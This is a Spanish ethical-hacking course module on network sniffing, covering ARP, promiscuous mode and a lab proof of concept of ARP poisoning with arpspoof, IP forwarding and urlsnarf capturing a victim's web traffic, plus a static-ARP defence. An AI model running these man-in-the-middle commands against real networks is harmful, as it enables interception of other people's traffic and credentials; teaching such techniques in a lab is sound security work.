



# CURSO DE HACKING ÉTICO

## NETWORK SNIFFING

# Network Sniffing

- ☐ Definición
- ☐ Vectores de ataque
- ☐ Protocolos vulnerables
- ☐ Modo promiscuo vs no-promiscuo
- ☐ Como funciona ARP
- ☐ PoC: ARP Poisoning

# Definición

**Network Sniffing** es una técnica de captura de tramas del objetivo, con la idea de obtener datos tales como usuarios y contraseñas. Típicamente es una técnica usada en redes locales.

Hay dos técnicas básicas de tramas:

- ☐ **Activa:**—Técnica que captura información y puede llegar a cambiar datos.
- ☐ **Pasiva:**—En esta técnica se captura información, pero no se modifica.



# Vectores de ataque

Spoofing attacks

DHCP attacks

MAC flooding

DNS poisoning

ARP poisoning

Password sniffing

## Protocolos vulnerables

HTTP

Telnet

SNMP

POP

NNTP

IMAP

FTP

rlogin

# Promiscuous vs Nonpromiscuous mode

Antes de intentar capturar tráfico de la red, debemos entender la diferentes entre modo "**promiscuous**" y modo "**nonpromiscuous**". Dichos modos están asociados a las tarjetas de red.

Por defecto las tarjetas de red están en modo nonpromiscuous, con lo que solo es posible capturar las tramas que van destinadas a dicho PC (dirección MAC)  
Activando el modo **promiscuous** forzamos a la tarjeta a capturar tramos que no están destinadas a nuestro computador.

```
Description . . . . . : Hyper-V Virtual Et
Physical Address. . . . . : 08-60-6E-75-5C-6D
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::90a0:f828:93
IPv4 Address. . . . . : 10.10.10.35(Prefer
Subnet Mask . . . . . : 255.255.255.0
```



## Media Access Control

Unique ID for each port on a device

12-Digits

First 6 are the "prefix"

00:13:10 / 00:25:9C / 68:7f:74 = Linksys

# Saber la Mac

Windows → ipconfig /all

## Tabla ARP

```
C:\>arp -a

Interfaz: 192.168.1.200 --- 0x9
Dirección de Internet    Dirección física    Tipo
192.168.1.1              78-81-02-f9-a0-f0  dinámico
192.168.1.205            cc-b1-1a-63-70-cd  dinámico
192.168.1.255            ff-ff-ff-ff-ff-ff  estático
224.0.0.22               01-00-5e-00-00-16  estático
224.0.0.252              01-00-5e-00-00-fc  estático
239.255.255.250          01-00-5e-7f-ff-fa  estático
255.255.255.255          ff-ff-ff-ff-ff-ff  estático
```

```
Adaptador de LAN inalámbrica Wi-Fi 4:

Sufijo DNS específico para la conexión. . . : 
Descripción . . . . . : Realtek 8812AU Wireless LAN 802.11ac
Dirección física. . . . . : 00-C0-CA-96-12-B4
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . : sí
Dirección IPv4. . . . . : 192.168.1.200(Preferido)
Máscara de subred . . . . . : 255.255.255.0
Concesión obtenida. . . . . : sábado, 7 de abril de 2018 7:58:48
Concesión expira . . . . . : lunes, 9 de abril de 2018 16:39:52
de enlace predeterminada . . . . . : 192.168.1.1
or DHCP . . . . . : 192.168.1.1
ores DNS. . . . . : 192.168.1.1
S sobre TCP/IP. . . . . : habilitado
```

Linux → ifconfig eth1

```
root@educait:~# ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.203 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fec7:7835 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c7:78:35 txqueuelen 1000 (Ethernet)
    RX packets 64 bytes 4898 (4.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 3051 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


# Cómo funciona ARP

Imaginemos el escenario de la imagen, donde en una red basada en conmutadores, "Host A" con una IP 192.168.1.2 desea comunicarse con "Host B" con una IP 192.168.1.3.

Para poder comunicarse en un área local, el Host A necesitaría tener la dirección MAC del Host B.

El host A mirará dentro de su caché ARP y verá si la entrada de la dirección IP del Host B está presente dentro de la tabla ARP. Si no está, el Host A enviará un paquete de difusión (FF:FF:FF:FF:FF:FF) ARP a todos los dispositivos de la red preguntando "¿Quién tiene la dirección IP del Host B?"

Una vez que el Host B recibe la solicitud ARP, enviará una respuesta ARP que le dirá al Anfitrión A "Yo soy Host B y aquí está mi dirección MAC. "La dirección MAC se guardará dentro del ARP mesa. Un caché ARP contiene una lista de las direcciones IP y MAC de cada host que hemos comunicado





# Cómo funciona ARP

```
root@educait:~# ip -s -s neigh flush all
```

```
root@educait:~# arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
www.adsl.vf	ether	78:81:02:f9:a0:f0	C		eth1

```
root@educait :~# ping 192.168.1.200 -c 1
```


```
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data.  
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=0.251 ms
```

```
root@educait:~# arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
1.1.1.2	ether	00:26:86:00:00:00	C		eth1
192.168.1.200	ether	00:c0:ca:96:12:b4	C		eth1
www.adsl.vf	ether	78:81:02:f9:a0:f0	C		eth1



# Capturando con Wireshark



The screenshot displays the Wireshark network protocol analyzer interface. The main packet list shows several ARP requests. Packet 7 is selected, showing details of an ARP request from a VMware virtual machine to a broadcast address. Overlaid on the bottom right is a terminal window with the following output:

```
root@educait: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
RX packets 120 bytes 6116 (5.9 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 120 bytes 6116 (5.9 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@educait:~# ip -s -s neigh flush all  
1.1.1.2 dev eth1 lladdr 00:26:86:00:00:00 used 29/89/29 probes 0 STALE  
192.168.1.200 dev eth1 lladdr 00:c0:ca:96:12:b4 used 29/29/2 probes 4 STALE  
192.168.1.1 dev eth1 lladdr 78:81:02:f9:a0:f0 ref 1 used 22/17/17 probes 1 REACH  
ABLE  
  
*** Round 1, deleting 3 entries ***  
*** Flush is complete after 1 round ***  
root@educait:~# ping 192.168.1.200 -c 4  
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data:  
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=0.259 ms  
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=0.155 ms  
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=0.154 ms  
64 bytes from 192.168.1.200: icmp_seq=4 ttl=128 time=0.197 ms  
--- 192.168.1.200 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3062ms  
rtt min/avg/max/mdev = 0.154/0.191/0.259/0.043 ms  
root@educait:~#
```




# MiTM – ARP Poisoning

Técnica que consiste en enviar tramas ARP Reply adecuadamente preparadas a la víctima, para redirigir el tráfico hacia la máquina atacante. Recuerda que los protocolos son antiguos y muchos de ellos no incluyen autentificación.

## Dsniff tools:

- ❑ **Arpspoof:**—Used for poisoning the ARP cache by forging ARP replies
- ❑ **Mailsnarf:**—Used to sniff e-mail messages sent from protocols like SMTP and POP.
- ❑ **Msgsnaf:**—Sniffs all the IM messaging conversations the ARP cache by forging ARP replies
- ❑ **Webspy:**—Used to sniff all the uRLs that a victim has visited via his browser and later use oo open it in our browser.
- ❑ **Urlsnarf:**—Sniffs all the uRLs.
- ❑ **Macof:**—Used to perform a MAC flooding attack



# PoC I – ARP Poisoning

Capturar todo el tráfico de la víctima **Host A**, con IP 192.168.1.106 (00-C0-CA-96-12-B4), hacía Internet. La máquina Atacante **Host B** tiene la IP 192.168.1.203 (00:0c:29:c7:78:35). El Gateway de la red tiene la IP 192.168.1.1 (78-81-02-f9-a0-f0)

```
C:\>arp -a | find "192.168.1.1"
Interface: 192.168.1.106 --- 0xc
192.168.1.1 78-81-02-f9-a0-f0
```

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTI
inet 192.168.1.203 netmask 255.255.
inet6 fe80::20c:29ff:fec7:7835 pref
ether 00:0c:29:c7:78:35 txqueuelen
RX packets 3768 bytes 270448 (264.1
```

```
root@educait:~# arpspoof -i eth1 -t 192.168.1.106 192.168.1.1
0:c:29:c7:78:35 0:c:29:5a:a6:c5 0806 42: arp reply 192.168.1.1
8:35
0:c:29:c7:78:35 0:c:29:5a:a6:c5 0806 42: arp reply 192.168.1.1
8:35
```

```
C:\>arp -a | find "192.168.1.1"
Interface: 192.168.1.106 --- 0xc
192.168.1.1 00-0c-29-c7-78-35
```



## PoC II – ARP Poisoning

Capturar todo el tráfico de la víctima Host A , con IP 192.168.1.106 (00-C0-CA-96-12-B4), hacía Internet. La máquina Atacante Host B tiene la IP 192.168.1.203 (00:0c:29:c7:78:35). El Gateway de la red tiene la IP 192.168.1.1 (78-81-02-f9-a0-f0)

```
C:\>ping www.google.com -n 2
Ping request could not find host www.google.com.
gain.
```

```
root@educait:~# echo 1 >/proc/sys/net/ipv4/ip_forward
root@educait:~# cat /proc/sys/net/ipv4/ip_forward
1
```

```
C:\>ping www.google.com -n 2
Pinging www.google.com [172.217.16.228] with 32 bytes:
Reply from 172.217.16.228: bytes=32 time=19ms TTL=56
Reply from 172.217.16.228: bytes=32 time=20ms TTL=55
```



```
root@educait:~# urlsnarf -i eth1
urlsnarf: listening on eth1 [tcp port 80 or port 8080 or port 3128]
192.168.1.106 - - [08/Apr/2018:18:52:51 +0200] "POST http://ocsp.comodoca.c
(Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0"
192.168.1.106 - - [08/Apr/2018:18:52:51 +0200] "POST http://ocsp.pki.goog/G
5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0"
192.168.1.106 - - [08/Apr/2018:18:52:52 +0200] "POST http://ocsp.pki.goog/G
5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0"
```

# Evitar ARP Poisoning

Bastará con agregar una entrada estática para el gateway de la red...  
fácil y barato!!!

## Ejemplo:

```
C:\> arp -s 192.168.153.2 11-11-11-11-11-11
```

```
C:\Users\usuario>arp -a
```

```
Interfaz: 192.168.153.1 --- 0x9
```

Dirección de Internet	Dirección física	Tipo
192.168.153.2	11-11-11-11-11-11	dinámico
192.168.153.131	00-0c-29-46-f9-70	dinámico
192.168.153.255	ff-ff-ff-ff-ff-ff	estático

# Bettercap

**Bettercap** is the Swiss Army knife for [WiFi](#), [Bluetooth Low Energy](#), wireless [HID hijacking](#) and [Ethernet](#) networks reconnaissance and MITM attacks.

